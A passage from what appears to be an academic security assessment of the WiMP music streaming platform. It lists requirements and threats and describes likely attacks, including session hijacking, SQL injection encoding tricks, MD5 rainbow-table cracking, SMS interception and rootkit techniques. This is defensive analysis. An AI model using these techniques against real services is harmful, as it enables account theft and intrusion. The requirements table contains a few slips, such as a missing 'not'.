- The system shall identify all of its users before allowing them to use its capabilities.
- The system shall not require an individual user to identify himself or herself multiple times during a single session.
- The system shall only allow a limited number of unsuccessful login attempts from the same IP-address during short timespan.

4.3 Authentication Requirements

Authentication requirements specify the extent to which AMP ensures that clients or external applications are actually who or what they claim to be.

- The system shall verify the identity of all its users before allowing them to update their user information.
- The system shall verify the identity of all its users before sending them their credentials on request.
- The system shall verify the identity of its user before accepting a credit card payment from that user.
- The system shall verify that the user has legitimate mobile subscription in Norway before allowing them to use its capabilities.

4.4 Authorization Requirements

Authorization requirements specify the access and usage privileges of authenticated users and client applications.

- The system shall correctly determine type of users subscription before interacting with them.
- The system shall prevent unauthorized users from obtaining access to inappropriate or confidential data or requesting the performance of inappropriate or restricted services.
- The system shall not allow customer service agents to access the credit card information of customers.
- The system shall not allow legitimate customers to access any account information of any other customer.

4.5 Immunity Requirements

Immunity requirements specify the extent to which the system shall protect itself from infection by malicious programs (e.g., worms, trojan horses, malicious scripts).

- Customer service agents should not open e-mails with suspicious attachments, such as .dat or .exe files.
- Customer server computers shall have up-to-date antivirus and firewall solutions installed.

4.6 Integrity Requirements

Integrity requirements specify the extent to which the AMP shall ensure that its data are not intentionally corrupted via unauthorized modification or deletion.

- The system shall prevent unauthorized corruption of data collected from customers.
- The system shall not allow external programs or users to interact directly with the file storage.
- The system shall prevent the unauthorized corruption of emails (and their attachments, if any) that it sends to customers and other external users.
- The system shall not allow music files to be modified when in off-line mode.

4.7 Intrusion Detection Requirements

Intrusion detection requirements specify the extent to which AMP shall detect and record attempted access or data modification by unauthorized individuals.

- The system shall detect and record all attempted accesses that fail identification, authentication or authorization.
- The system shall daily notify security personnel of all failed attempted accesses during the previous 24 hours.
- The system shall prevent any repeated failed attempts to access the service.

4.8 Nonrepudiation Requirements

Nonrepudiation requirements specify the extent to which the AMP shall prevent a party to one of its interactions from denying the fact that the interaction has taken place.

- The system shall make and store tamper-proof logs of orders made by users (bought songs/albums with timestamps).
- The system shall make and store tamper-proof logs of any account changes made by users.
- The system shall make and store tamper proof logs of billing of users.

4.9 Privacy Requirements

Privacy requirements specify the extent to which AMP shall keep its sensitive data and communications private from unauthorized individuals.

- The system shall not allow unauthorized individuals to access any stored sensitive data.
- The system shall not allow unauthorized individuals or programs to affect any communication processes between the client and the server.
- The system shall not store any personal information about the users.

4.10 Security Auditing Requirements

Security auditing requirements specify the extent to which AMP should collect and report information about system status and security mechanisms.

- The system shall store, summarize and regularly report the status of its security mechanisms.

4.11 Survivability Requirements

Survivability requirements specify the extent to which AMP shall survive the intentional loss of a system component.

- The system shall not have a single point of failure
- The system shall continue to function (possibly in degraded mode) even if one of its servers is out of function.
- The system shall be secured against a single power circuit failure.
- The system should be able to handle and make record logs of unusually high user activity.

4.12 Physical Protection Requirements

Physical protection requirements specify the extent to which Aspiro should protect its servers from physical assault.

- The server facilities should be protected from access by unauthorized personnel.

4.13 System Maintenance Requirements

System maintenance requirements specify the extent to which AMP shall prevent authorized modifications from accidentally disabling or defeating its security mechanisms.

- The system shall not violate its security requirements due to upgrading of hardware or software component.

4.14 Prioritizing Security Requirements

It has been chosen to classify chosen security requirements into three categories: essential, important and non-essential. The requirements are further divided into two groups: software-based requirements and human- and hardware-based requirements. Implementation of the software-based requirements will typically require programming or use of some external software. In addition, the hardware- and human factor-based requirements may need new hardware or training of personnel. The level of importance was decided based on System White Paper and consultations with the stakeholders Aspiro.

The final table of security requirements is shown in Figure 4.1.

Essential	Software-dependent	
	1.1.1	The system shall verify identity of all its users before sending them their credentials on request
	1.1.2	The system shall verify the identity of its user before accepting a credit card payment from that user
	1.1.3	The system shall verify identity of all its users before allowing them to update their user information
	1.1.4	The system shall verify the identity of its user before accepting a credit card payment from that user
	1.1.5	The system shall correctly determine type of users subscription before interacting with them
	1.1.6	The system shall prevent unauthorized users from obtaining access to inappropriate or confidential data or requesting the performance of inappropriate or restricted services
	1.1.7	The system shall not allow legitimate customers to access any account information of any other customer
	1.1.8	The system shall prevent unauthorized corruption of data collected from customers
	1.1.9	The system shall allow unauthorized individuals to access any stored sensitive data
	1.1.10	The system shall not allow unauthorized individuals or programs to affect any communication processes between the client and the server
	1.1.11	The system shall not allow customer service agents to access the credit card information of customer
	1.1.12	The system shall not violate its security requirements due to upgrading of hardware or software component
	1.1.13	The system shall make and store tamper-proof logs of orders made by users (bought songs/albums with timestamps)
	1.1.14	The system shall make and store tamper-proof logs of any account changes made by users
	1.1.15	The system shall make and store tamper proof logs of billing of users
	1.1.16	The system shall not store any personal information about the users
1.1.17	The system should be able to handle and record logs of unusually high user activity	
Essential	Hardware- & Human-dependent	
	1.2.1	The system shall not have a single point of failure
	1.2.2	The system shall continue to function (possibly in degraded mode) even if one of its servers is out of function
Essential	1.2.3	The system shall be secured against power a single circuit failure
Important	Software-dependent	
	2.1.1	The system shall not require an individual user to identify himself or herself multiple times during a single session
	2.1.2	The system shall only allow a limited number of unsuccessful login attempts from the same IP-address during short time span
	2.1.3	The system shall verify that the user has legitimate mobile subscription in Norway before allowing them to use its capabilities
	2.1.4	The system shall not allow external programs or users to interact directly with the file storage
	2.1.5	The system shall prevent the unauthorized corruption of e-mails (and their attachments, if any) that it sends to customers and other external users
	2.1.6	The system shall prevent any repeated failed attempts to access the service
	2.1.7	The system shall detect and record all attempted accesses that fail identification, authentication or authorization
	2.1.8	The system shall store, summarize and regularly report the status of its security mechanisms
Non-essential	Software-dependent	
	3.1.1	The system shall daily notify security personnel of all failed attempted accesses during the previous 24 hours
	3.1.2	The system shall not allow music files to be modified when in off-line mode
	Hardware- & Human-dependent	
	3.2.1	Customer service agents should not open e-mails with .dat or .exe files in attachments
3.2.2	Customer server computers shall have up-to-date antivirus and firewall solutions installed	

Figure 4.1: Security requirements table

Chapter 5

Threat Identification

“Give a man a crack, and he’ll be hungry again tomorrow, teach him how to crack, and he’ll never be hungry again”

+ORC

The goal of this chapter is to identify and list the potential threat-sources that are applicable for the AMP. This chapter also discusses the motives of potential attackers.

5.1 Threat Sources

Before determining the likelihood of a threat, one must consider threat-sources and potential vulnerabilities.

Three common sources that can pose threat to an average IT-system are indicated in Table 5.1 [14]:

Threat category	Threat type
Natural Threats	Floods, earthquakes, electrical storms, landslides and other such events.
Human Threats	Unintentional acts (inadvertent data entry), intentional actions (network based attacks, spoofing, information disclosure, malicious software upload, tampering), other attempts to gain unauthorized access in order to compromise system and data integrity, availability and confidentiality
Environmental Threats	Long-term power failure, pollution, fire

Table 5.1: Common threat sources for an IT-system

Human actions pose most likely biggest threat to the system. Aspiro has a large file storage containing up to 120TB of music files in different formats. WiMP is not a free service, so illegally acquiring free access to this storage may be a desirable target for a potential attacker.

It is assumed that environmental threats have much smaller probability to occur than human threats, the consequences of such a threat can be devastating. For example, fire in server room may cause a long-term service unavailability that may seriously harm business.

The natural threats will not be discussed in this report.

5.2 Motivation and Threat Actions

Humans that can potentially carry out an attack on the AMP might have different motives. The most obvious and probable motives are ego or monetary gain (in form of free access to music streaming service). Figure 5.1 illustrates a typical scenario where an authorized user of WiMP gets billed when an attacker manages to steal his credentials.

Other possible motive is challenge or “fun factor” - “It could be fun to




Figure 5.1: Probable misuse scenario: legitimate user gets billed for someone using his account

hack WiMP”. Revenge, blackmail and even competitive industrial espionage should also be considered as possible motives. These motivation examples can be applied for both intentional and unintentional threats. [14]

Combining discussed motivation examples and threat sources, the following human threat actions can be listed (Table 5.2):

Threat Source	Motivation	Threat Actions
Hacker, cracker	Fun Factor Ego Challenge	Hacking Social engineering System break-in Unauthorized access Information disclosure
Computer criminal	Monetary gain Destruction of information Information theft	Spoofing Tampering System intrusion Data interception Replay attack Intrusion on personal privacy
Competitors, pirates	Destruction of information Competitive advantage Denying service Information theft	DoS attacks, botnet attacks Social Engineering System penetration Stealing customer information Access to technology-related information
Insiders (disgruntled employees, accident)	Curiosity Fun factor Sale of information Revenge Unintentional errors	Fraud and theft Bribery Malicious code (virus, trojan) System bugs System sabotage

Table 5.2: Human threat actions and motivation

Chapter 6

Vulnerability Identification

This chapter gives an overview of security solutions implemented in AMP and identifies vulnerabilities of the system.

6.1 Implemented System Security

Aspiro has established an extensive IT & Security Policy - AMSIP to ensure stable and secure operation of the service.

The AMSIP covers following issues:

- Personal users' security responsibilities
- Equipment, office and server room security and responsibilities
- Compliance with legal requirements
- Risk assessment and vulnerability analysis

- System and information security
- Operations Management - instructions and routines
- Information system security and access control
- Business continuity and disaster recovery plan
- The information security organization

6.1.1 Business Continuity and Disaster Recovery Plan

Aspiro uses Media Norge AS as subcontractor for server room facilities. Media Norge AS is a large hosting company that also provides hosting services for Finn.no and Aftenposten. Following measures have been taken to ensure Aspiro's service continuity:

- All server systems are connected to at least two separate power circuits, so that a single power circuit failure should not result in any downtime.
- Any major power outage is escalated to Media Norge AS, which will take appropriate actions to remedy the situation.
- Media Norge AS uses carrier grade network equipment. Any network problems are escalated to them.
- The frontend-, backend- and file-servers, as well as database servers are redundant. They use replication and failover to increase system fault-tolerance. In case of a failure, the system will automatically switch to a redundant server to ensure service continuity.
- All systems are protected by firewall, which should restrict access to services by filtering incoming and outgoing traffic.

- Aspiro Music has a 24/7 monitoring and support organization. It provides monitoring and support for server room facilities, network infrastructure, mobile payment and gateways, backup solutions, database servers hardware, application servers software as well as web-servers and streaming servers.

6.1.2 Client Software Access and Security

To gain access to WiMP every user must register an account giving their 8-digit cellphone number. During the registration process the password is sent to the user's phone via SMS. Once the user has registered an account and signed up for a subscription he or she can log in to the WiMP application.

All communication between the clients and the back-end must be in scope of an active user session. The login and playback process is described by sequence diagram shown in Figure 6.1. The session is created in the back-end upon a successful login. A session-id is sent back to the client. The client must then send a valid session-id for each request. Otherwise the back-end will not process the request. The session-id is a 128 bits HMAC MD5 string generated by Java's `java.crypto.KeyGenerator` [25].

If an already logged in user logs in from another device, the old session is deactivated. The client then gives an explanation and the option of logging back in, invalidating any previous logins. Before the back-end reads or modifies any data (adding favorites, modifying playlists), the user session is used to check that user has sufficient rights to perform the requested changes.

To request and start music streaming the client must send a valid player key to the content delivery system. The player key is a 128 bits HMAC MD5 generated by Java's `java.crypto.KeyGenerator`. The player key is bound to a user session and is changed for each stream. The delivery system also validates the user subscription and content availability for the user's country. If it is




Figure 6.1: Login and communication process sequence diagram

verified, the stream is delivered to the client and a new player key is generated and stored in the back-end of the AMP.

After the client starts a stream, it requests the next player key from the back-end. If the session becomes invalid before the next player key is used, the player key also becomes invalid. The client will then show an error message.

6.1.3 System Monitoring

Aspiro uses Nagios and Munin for system- and network monitoring.

Nagios

Nagios [27] is a system and network monitoring application that watches hosts and services, alerting administrators when something goes wrong.

Nagios is used by Aspiro to monitor and analyze critical parts of the system:

- Surveillance and system monitoring. Nagios checks all critical parts such as network status, disk status, server load, database availability, application- and front-end server status
- Trend analysis. Nagios watches for reduction in service traffic based on stored traffic trends from previous periods
- Service availability. Nagios tests service availability by performing various service requests and checking that the responses are correct and in line with quality levels
- Alerts. Nagios will discover any irregularities and they will be reported via sms or e-mail to ensure that the appropriate actions are taken

Munin

Munin [26] is a network- and system monitoring application that presents output in graphs through a web interface. Aspiro is mostly using Munin to:

- Monitor resource trends of network traffic, disk and memory usage, database activities etc
- Perform logchecks to watch for irregularities in AMP's system and log files

6.1.4 Backup Procedures and New Software/Hardware Installation Procedures

Aspiro Music is using RAID servers and SANs to ensure high scalability and redundancy. Aspiro has also established a set of backup routines to enhance system security and survivalability:

- Daily backup of all system configurations
- Daily backup of binary files, images and metadata
- Backup jobs are monitored for errors
- Backup server keeps several revision of the files
- Database backups are restore-tested each week
- All files are at all time replicated by the storage system to ensure content availability in case of a disk crash

Another set of routines is used for deployment of new soft- and hardware:

- Only authorized personnel have permission to perform installations and upgrades

- Same operating system with same configuration is installed on every server
- Every new server is included in Nagios and Munin monitoring mechanism
- Failover mechanisms are verified
- Backup of critical files is taken

6.1.5 Client Communication Security

All clients communicate with the server back-end over an TLS(SSL) connection. Load balancers route user traffic to the different servers. WiMP will automatically run a forced update whenever a new version of the client is available.

The PC version does not offer offline mode or local caching of media files. Streamed content is not stored on disk and only resides temporarily in the PC memory. Adobe Air uses local encryption of the in-memory storage of a file during playback, and is then wiped from memory.

6.1.6 Offline-Mode Security

The offline mode is available for Android and iPhone clients.

Files for offline playback using Android are encrypted using 128-bit AES through the `java.crypto` library. The 128 bit encryption key is stored in the phone's protected internal memory, and encrypted audio files are stored in 512kb chunks on the memory card.

For iPhones, files for offline playback are encrypted using 256-bit AES in a directory that is not synchronized with iTunes. The 256 bit encryption key is generated in runtime and encrypted by the Apple Keychain [8] using 128-bit AES.

6.1.7 Credit Card Information

The credit card information is not handled by Aspiro. Aspiro uses PayEx service [1] to take care of credit card payments. When a user wants to register a credit card, the PayEx website is opened in the Internet browser. The user registers his credit card information there. When this is done, the unique key is sent back to Aspiro to identify the credit card that belongs to this particular user. This key is used by Aspiro each time they communicate with PayEx for the particular user.

6.2 Probable Attacks

An attack starts with breaking rules and assumptions. It will usually happen unexpected. Trusting users, even those who have paid for the service, to “play by the rules” is a bad idea. There will always be someone who will attempt to breach the software, either for fun, challenge, revenge or some kind of monetary benefits. In Aspiro’s case, successful attack on their servers or WiMP can result in loss of customer’s trust and therefor loss of money. The worst case scenario will be a long-term service unavailability or even lawsuit in case of loss of sensitive user data. Here are the examples of what can go wrong and what are the most probable attacks on the AMP.

6.2.1 Social Engineering

Social engineering is described in [21] as a collection of techniques used to manipulate people into performing actions or divulging confidential information, typically information gathering or computer system access. Social engineering might be the easiest way to get credentials or other important information about legitimate users without doing physical system break-in. Following scenarios are

the most probable in our case:

Phone or e-mail pretexting

An attacker contacts Aspiro's customer service claiming having lost his mobile phone (or having changed number). He also claims having forgotten the password and requests it being sent to him on a temporarily mobile number.

Baiting

An attacker leaves a malware-infected USB flash drive or CD in a location close to Aspiro's office (cafe, sidewalk, elevator). He or she gives it a curiosity-piquing label on the front (such as Aspiro's logo). Then he waits for the unknowing employee to find it and, driven by curiosity, insert the disk or the flash drive into the computer at his office. Once the disk is inserted and the "auto-run" function is triggered, the malware is installed on victim's computer.[34]

Familiarity exploit

An attacker visits Aspiro's office and tries to appear perfectly normal to everyone that he should be there. He tries to make himself familiar and even talk with the employees. In a meanwhile he tries to discover useful documents (left on the tables). In a worst-case scenario an attacker can install malicious software directly on one of the Aspiro's computers through an infected USB drive.

Using stolen mobile

An attacker finds an unlocked mobile phone (or steals one) and uses the number to register a new user account at *getwimp.com*. He then uses the account to

download as much music files he wants. An attacker can also use proxy to avoid being tracked by Aspiro's monitoring system.

Other scenarios like dumpster diving (searching the garbage for useful documents) or employee blackmailing or bribing are possible, but less likely to occur.

6.2.2 Exploiting Back-End and Web Server

Making client invisible

An attacker can try to remove the client from the communications loop by talking directly to the server. He can use an open-source program called *netcat* [29] to open a dumb port to Aspiro's remote server. Once the port is established, an attacker can manually enter keystrokes or pipe out custom output down the wire to the server. This can hardly be considered as a direct attack, but it can help one to determine what the server will and will not accept as input.[15]

Session hijacking

An attacker can also try to capture the session-id that is being given to WiMP's user once he logs in with legitimate mobile number and password. There are few methods of doing so. The most straight-forward one (but also the less probable one) would be to try to brute force sessionID by guessing or predicting it.

Another method is also called session side-jacking. The attacker uses packet sniffing tool, like Wireshark [33] (open-source), to read the network traffic between the legitimate user and the server and steals the session cookie. If the SSL-encryption is only used for login, but not for the rest of the process, once authenticated, this can allow attacker to try to intercept all data that is submitted to the server viewed by the client. This way he can impersonate the victim without compromising the password, since captured data includes the session

cookie. This method may work when the attacker and the victim are sharing an unsecured wireless network or when the attacker has simply hacked the network of the victim.[16] [15]

Cross-site scripting

Another attack possibility is to try to attack WiMP's web-site *getwimp.com* with an XSS attack. An attacker may try to inject client-side script into web page viewed by other users. An attacker can inject some toxic Javascript or other mobile code element into data that are later read and executed by another user of the service. The code then executes on victim's machine, causing damage.[15]

Stealing raw files

An attacker can try to bypass the authentication process and communicate directly with the file storage, this way enabling him to download unlimited amount of raw music files without paying for it.

6.2.3 Malicious Input

Generally, all software is driven by two basic factors: external input and internal state. Sometimes, one might be able to watch the external input i.e. by running a sniffer program. Much harder to discern is the internal state of a program. Behind the scene, the software stores a lot of information, some of which are data, some of which are instructions. Software has a lot of inputs. The result of processing some input is usually some kind of output and a number of internal state changes. The user can affect the state of a program by carefully crafting the input. Some commands will be rejected, others may cause deep state changes. The attacker's main weapon involves tweaking external input so that it changes

its internal state the way attacker wants it.[15] Here are some attacks that can be carried out by a malicious user.

Brute force

The simplest attack of all is a brute force attack. An attacker can simply try to guess the password to WiMP, given that he already knows the victim's mobile number, which is not exactly hard to obtain. He can also try to intercept and brute force the password by sniffing the packet-stream between the legitimate user and the back-end during authentication process.

SQL injections

SQL injection is the techniques used by attackers to take advantage of non-validated input defects to pass SQL commands through an application for execution by a database. An attacker can try to input SQL strings directly into WiMP input form. [21] Different techniques can be used to increase the attacker's chances to succeed:

- Ghost characters. Ghost characters are extra characters, such as extra slashes, that does not affect the validity of the request that can be added to a query.
- Alternate encoding. An attacker can use alternate encoding (Unicode encoding, URL encoding, UTF-8 encoding) to write SQL-queries. For example, a slash \ is equivalent to %5C string. If input is badly validated, the attacker can trick the security of the system by crafting encoded input.
- Escaped characters. Providing a backslash as a leading character often causes a parser to believe that the next character is special. For example, a byte pair \0 might result in a single zero byte (a NULL) being sent.

There is also equivalent encoding between a single forward slash and a back slash. This way, `\/` results in a single forward slash.[15]

Combining two or several of these methods may lead to filter problems and opens avenues to attack.

Buffer overflow

According to McAfee [22], one of the most common and powerful exploits are buffer overflows. When the programmers who write an application neglect to check data size, unchecked buffers occur, which can cause buffer overflows. Buffer overflows are kind of memory usage vulnerability. In the simplest case, an overflowed buffer will cause the application that owns that buffer to crash, which results in denial-of-service.[22]

However, buffer overflow exploits are often language specific. In case of WiMP, which is written in Java, buffer overflows are very improbable. Java has array bounds checking which will check that data cannot be accessed from area outside of the allocated array. When one tries to access area that is beyond the size of the array, an `ArrayOutOfBoundsException` exception will be thrown, preventing buffer overflows from occurring.[15]

Dictionary attack or password recovery

An attacker can use a password recovery tool, like Cain and Abel [30] to try to run a dictionary attack, recover password by sniffing the network or analyzing routing protocols. If the password is not secure enough, direct dictionary or cryptanalysis attack may work.

6.2.4 Wireless Traffic Analysis and Passive Sniffing

In the age of wireless communications there are several ways for the attackers to exploit vulnerabilities of systems that communicate wirelessly. They can for example use open-source tools like Wireshark [33] to sniff and analyze network traffic between the target and the server the target communicates with. In those cases where a service uses SMS-messages for authentication process (as the AMP) there are a possibility that the attacker will be able to intercept those messages and recover the password.

Packet sniffing

In a scenario where attacker shares open network with the victim (i.e. when attacker has hacked victim's home network), it is possible to capture 802.11 packet traffic to identify and exploit security vulnerabilities. Using Wireshark with appropriate driver support, an attacker can try to exploit weak encryption and authentication mechanisms to gain the password.[6] Wireshark may also be used to support session hi-jacking.

Otherwise, he may gain password-hash and try to decrypt it. According to WiMP White Paper¹, Aspiro uses MD5-hashing to encrypt their passwords. MD5 is a widely-used cryptographic hash function with a 128-bit hash value. A number of projects, as [23] have published MD5 rainbow tables. Those tables can be used to reverse many MD5 hashes into strings to acquire passwords in plaintext. For example, a popular password “123456” corresponds to MD5 hash string *e10adc3949ba59abbe56e057f20f883e*. [23]

¹See Appendix B

Passive Air-interface sniffing

Another attack method is based on weaknesses in the GSM architecture. There is a theoretical possibility that SMS messages could be intercepted and read in clear-text using a simple radio receiver. An attacker can set up such a device in a close range of the BTS communicating with the target's mobile phone. He can then tune it to capture traffic on a particular GSM channel used by the BTS. This way the receiver can sniff GSM traffic, including SMS messages, and decrypt it using rainbow tables on his machine.[5] [36]

If an attacker succeeds with performing this kind of attack, it can compromise Aspiro's authentication mechanism, since Aspiro distributes passwords by SMS. Even though there have been no known examples of such attacks in Norway yet, there is an ongoing project making huge progress in this area.[11]

6.2.5 Trojans and Rootkits

If an attacker succeeds with some sort of social engineering attack, like baiting or phishing, it can lead to installation of malicious trojan or rootkit directly on one of Aspiro's computers.

A rootkit is a program that allows access to (and manipulation of) low-level functionality on target machine. Sophisticated rootkits run in such a way that they can not be easily detected by antiviruses or firewalls. A backdoor trojan has similar functionality.

Once installed, a malicious trojan or rootkit can harm the system in many ways:

- Backdoor trojans will typically run invisibly and can be instructed to execute commands, change configuration, send, receive or delete files and log activities on victim's machine.

- PSW-trojans are designed to steal system passwords or and other important information, such as IP-address, local system details and e-mail client details from victim's machine. They search for system files that contain confidential information and then send this information to an e-mail address coded into the body of the trojan. [15][21]
- Kernel rootkits may use key logging techniques by hooking on the keyboard handler with the kernel. This way the rootkit can sniff pass phrases, including those to unlock private keys in a cryptographic system and those used to gain access to the database.
- Some rootkits can also disable Windows system file protection. The *winlogon.exe* process loads a few *.dll* files that are responsible for implementing system file protection. The list of files to be protected is loaded into memory buffer. A patch can be made to the code within *sfc.dll* that will disable all file protection. [15]

6.2.6 Denial of Service

Aspiro's servers can also be exposed to a Denial-of-Service (DoS) attack. DoS attacks consume the resources of a remote host or network that would otherwise be used to serve legitimate users. There are two classes of attacks:

- Logic attacks, such as well-known "*Ping-of-Death*", exploit software flaws to cause remote servers to crash or degrade in performance.
- Resource attacks are meant to overwhelm the victim's CPU, memory or network resources by sending large numbers of spurious attacks. These attacks exploits the fact that there is typically no simple way to distinguish the "good" requests from the "bad".

While even a single host can often cause significant damage by sending packets at its maximum rate, attackers usually combine the resources of multiple hosts to

run Distributed DoS (DDoS) attacks. Typically, an attacker compromises a set of Internet hosts (often university networks) and installs a small attack daemon on each, this way creating a Bot-network (Botnet). An attacker can then focus a coordinated attack from thousands of zombies onto a single server.[9]

6.3 Identifying Vulnerabilities

By evaluating the vulnerabilities listed above, it is possible to create an attack tree of the system[32], as shown in Figure 6.2.

The attack tree shows possible methods by which AMP's vulnerabilities can be exploited to gain access to the system. The attack tree does not include vulnerabilities that can hurt system's accessibility and business continuity, such as DoS-attacks. However, this kind of attack can have huge impact on system stability and it should absolutely be considered as a possible threat.

It has also been decided to exclude Buffer Overflows from the list of possible attacks. As it has been discussed earlier, buffer overflow exploits are language specific. These attack usually exploit holes in code written in C or C++, since there is no automatic array bounds checking in those languages. However, by using Java to program WiMP, Aspiro has with big probability eliminated the threat of Buffer Overflow.

Another general vulnerability of the system lies in using MD5 hashes for creating session-id's. According to reference [37], MD5 algorithm can be considered as broken and insecure. Weaknesses in the MD5 algorithm allow for collisions in output. As a result, attackers can generate cryptographic tokens or other data that illegitimately appear to be authentic. Rainbow tables can be considered as an example of this, as stated earlier in the paper.




Figure 6.2: Aspiro Music Platform attack tree

Chapter 7

System Security Testing

This chapter describes different penetration methods that have been performed to test system security.¹

Based on the probable system vulnerabilities identified in chapter 6 and the limitations discussed in chapter 1, it has been decided to perform penetration testing of the most vulnerable parts of the AMP. The first part is the web-site Login-page (<http://getwimp.com/site/web3/view.ftl?page=logginm>). The other will involve packet sniffing with Wireshark to try to identify security holes in password handling.

7.1 Website Login-Page Testing

Website login-page is often considered the most important and in the same time most vulnerable part of every system. In Aspiro's case, if an attacker manages to
